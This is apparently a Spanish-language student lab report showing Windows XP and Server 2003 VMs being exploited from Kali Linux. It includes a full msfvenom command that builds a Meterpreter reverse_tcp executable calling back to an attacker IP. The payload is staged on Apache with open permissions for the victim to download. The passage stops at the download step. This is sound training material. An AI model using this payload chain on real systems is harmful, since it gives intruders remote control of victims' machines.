- mkdir KEVIN-JARAMILLO (crea una carpeta con el nombre "KEVIN-JARAMILLO" en el escritorio)

5.1.14 Verificación exitosa de la modificación del sistema en el escritorio de Windows XP




Ilustración 14. Confirmación Visual de la Carpeta Creada

Esta imagen muestra el escritorio de Windows XP donde se puede ver claramente la carpeta recién creada "**KEVIN-JARAMILLO**". Esto confirma visualmente que:

- El comando `mkdir` ejecutado desde la shell de Meterpreter fue exitoso
- La carpeta se creó en la ubicación correcta: `C:\Documents and Settings\All Users\Escritorio\`

5.1.15 Explotación Windows Server 2003



```
root@kali: /home/kali/LAB-KEVIN
kali@kali: ~
x root@kali: /home/kali... x
kali@kali: ~

(root@kali)-[/home/kali]
# mkdir LAB-KEVIN

(root@kali)-[/home/kali]
# cd LAB-KEVIN

(root@kali)-[/home/kali/LAB-KEVIN]
# ls

(root@kali)-[/home/kali/LAB-KEVIN]
# msfvenom -p

Error: Missing required argument for option
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe
-o payload.exe


Options:
  -l, --list          <type>      List all modules for [type]. Types are: pay
loads, encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload       <payload>  Payload to use (--list payloads to list, --
```

Ilustración 15. Creación del Directorio de Trabajo y Uso de Msfvenom

En esta imagen se muestra la preparación del entorno de trabajo en Kali Linux:

1. **Creación de carpeta:** `mkdir LAB-KEVIN` (directorio dedicado para la explotación)
2. **Acceso al directorio:** `cd LAB-KEVIN` (navegación a la carpeta creada)
3. **Uso de Msfvenom:** Se intenta ejecutar `msfvenom -p` para generar un payload, pero muestra error por falta de argumentos. Se muestran las opciones básicas del comando, incluyendo la sintaxis para generar payloads (ej: `-p windows/meterpreter/reverse_tcp`).

5.1.16 Creación del archivo ejecutable "laboratorio3.exe" con Msfvenom



```

root@kali: /home/kali/LAB-KEVIN

kali@kali: ~ x root@kali: /home/kali... x kali@kali: ~ x
-t, --timeout <second> The number of seconds to wait when reading
the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message

(root@kali)-[/home/kali/LAB-KEVIN]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.128.100.5 LPORT=4678 -f exe > /home/kali/LAB-KEVIN/laboratorio3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/home/kali/LAB-KEVIN]
# ls -la

total 84
drwxr-xr-x  2 root root  4096 sep  2 05:29 .
drwx----- 19 kali kali  4096 sep  2 05:25 ..
-rw-r--r--  1 root root 73802 sep  2 05:29 laboratorio3.exe

(root@kali)-[/home/kali/LAB-KEVIN]
#

```

Ilustración 16. Generación del Payload Malicioso para Windows Server 2003.

En esta imagen se muestra la generación exitosa del payload malicioso usando el comando:

- `msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.128.100.5 LPORT=4678 -f exe > /home/kali/LAB-KEVIN/laboratorio3.exe`


Detalles importantes:

- **Payload:** windows/meterpreter/reverse_tcp (conexión reversa a Kali Linux)
- **LHOST:** 192.128.100.5 (IP de Kali Linux)

- **LPORT:** 4678 (puerto de escucha en Kali)
- **Formato:** EXE (ejecutable de Windows)
- **Tamaño:** 73,802 bytes

El archivo laboratorio3.exe queda guardado en el directorio LAB-KEVIN y está listo para ser subido al servidor web del Windows Server 2003. Este payload permitirá establecer una conexión de Meterpreter cuando sea ejecutado en la máquina víctima.

5.1.17 Confirmando que el servidor web local está activo para alojar el payload



```
(root@kali)-[/home/kali/LAB-KEVIN]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset:>
   Active: active (running) since Mon 2025-09-01 23:13:29 CEST; 6h ago
 Invocation: f70cb56bed664ca79b94cafb97adf3fe
    Docs: https://httpd.apache.org/docs/2.4/
   Process: 3273 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SU>
  Main PID: 3289 (apache2)
     Tasks: 9 (limit: 3354)
    Memory: 10.5M (peak: 24.4M, swap: 9.9M, swap peak: 9.9M)
       CPU: 3.442s
    CGroup: /system.slice/apache2.service
            └─3289 /usr/sbin/apache2 -k start
              └─3292 /usr/sbin/apache2 -k start
                └─3293 /usr/sbin/apache2 -k start
                  └─3294 /usr/sbin/apache2 -k start
                    └─3295 /usr/sbin/apache2 -k start
                      └─3296 /usr/sbin/apache2 -k start
                        └─3297 /usr/sbin/apache2 -k start
                          └─3321 /usr/sbin/apache2 -k start
                            └─3774 /usr/sbin/apache2 -k start

sep 01 23:13:28 kali systemd[1]: Starting apache2.service - The Apache HTTP Ser>
```


Ilustración 17. Verificación del Servicio Apache en Kali Linux

En esta imagen se muestra el comando `service apache2 status` ejecutado para verificar el estado del servidor web Apache en Kali Linux. El resultado muestra que el servicio está:

- **Active (running):** El servidor Apache está funcionando correctamente

Esto confirma que el servidor web de Kali está listo para alojar el archivo `laboratorio3.exe` y permitir que el Windows Server 2003 lo descargue a través de la red.

5.1.18 Configuración de permisos y remover el payload al directorio web



```
root@kali: /var/www/html

kali@kali: ~
x root@kali: /home/kali...
x root@kali: /var/www/...

(root@kali)-[/home/kali]
# cd /var/www/html

(root@kali)-[/var/www/html]
# chmod 777 /var/www/html

(root@kali)-[/var/www/html]
# dir
index2.html  index.nginx-debian.html  satena.exe

(root@kali)-[/var/www/html]
# ld
ld: no hay ficheros de entrada

(root@kali)-[/var/www/html]
# ls
index2.html  index.nginx-debian.html  satena.exe

(root@kali)-[/var/www/html]
# mv index2.html laboratorio3.html

(root@kali)-[/var/www/html]
# ls
```


Ilustración 18. Preparación del Directorio Web de Apache

En esta imagen se muestran los comandos usados para preparar el servidor web de Kali:

1. **Navegación al directorio web:** `cd /var/www/html` (directorio por defecto de Apache)

2. **Asignación de permisos totales:** `chmod 777 /var/www/html` (permite lectura, escritura y ejecución para todos)
3. **Listado de archivos:** `ls` (muestra `index2.html`, `index.nginx-debian.html` y `satena.exe`)
4. **Renombrado de archivo:** `mv index2.html laboratorio3.html` (prepara una página web para enmascarar el payload)

5.1.19 Mover el archivo malicioso al directorio de Apache para su descarga



```
root@kali: /var/www/html

kali@kali: ~
x root@kali: /home/kali...
x root@kali: /var/www/...

(root@kali)-[/var/www/html]
# ls
index.nginx-debian.html  laboratorio3.html

(root@kali)-[/var/www/html]
# cd /home/kali/LAB-KEVIN

(root@kali)-[/home/kali/LAB-KEVIN]
# cp laboratorio3.exe /var/www/html

(root@kali)-[/home/kali/LAB-KEVIN]
# ls
laboratorio3.exe

(root@kali)-[/home/kali/LAB-KEVIN]
# cd /var/www/html

(root@kali)-[/var/www/html]
# ls
index.nginx-debian.html  laboratorio3.exe  laboratorio3.html

(root@kali)-[/var/www/html]
#
```

Ilustración 19. Copia del Payload al Servidor Web

En esta imagen se muestran los comandos utilizados para transferir el payload al servidor web:

1. Navegación entre directorios:

- `cd /home/kali/LAB-KEVIN` (directorio donde se generó el payload)
- `cd /var/www/html` (directorio principal del servidor web)

2. Copia del archivo:

- `cp laboratorio3.exe /var/www/html` (copia el ejecutable malicioso al servidor web)

3. Verificación:

- `ls` en ambos directorios confirma que el archivo `laboratorio3.exe` ahora está disponible en `/var/www/html/`

Esto permite que el payload sea accesible a través de la URL `http://192.128.100.5/laboratorio3.exe` desde el Windows Server 2003 para la descarga del archivo malicioso.

5.1.20 Verificación de que el payload está disponible para descarga




Ilustración 20. Listado del Servidor Web de Kali Linux

Esta imagen muestra el listado del directorio web de Apache (<http://192.128.100.5/>) visto desde el navegador de Windows Server 2003. Se confirma que:

- El archivo **laboratorio3.exe** (72KB) está disponible en el servidor
- La fecha de modificación coincide con la hora de carga del payload
- El servidor Apache/2.4.63 está funcionando correctamente en la IP 192.128.100.5
- El archivo puede ser descargado directamente mediante un enlace web

Esto significa que el Windows Server 2003 puede acceder y descargar el archivo malicioso simplemente visitando esta URL, completando la fase de preparación para el ataque.

5.1.21 Windows Server 2003 descargando el archivo malicioso laboratorio3.exe

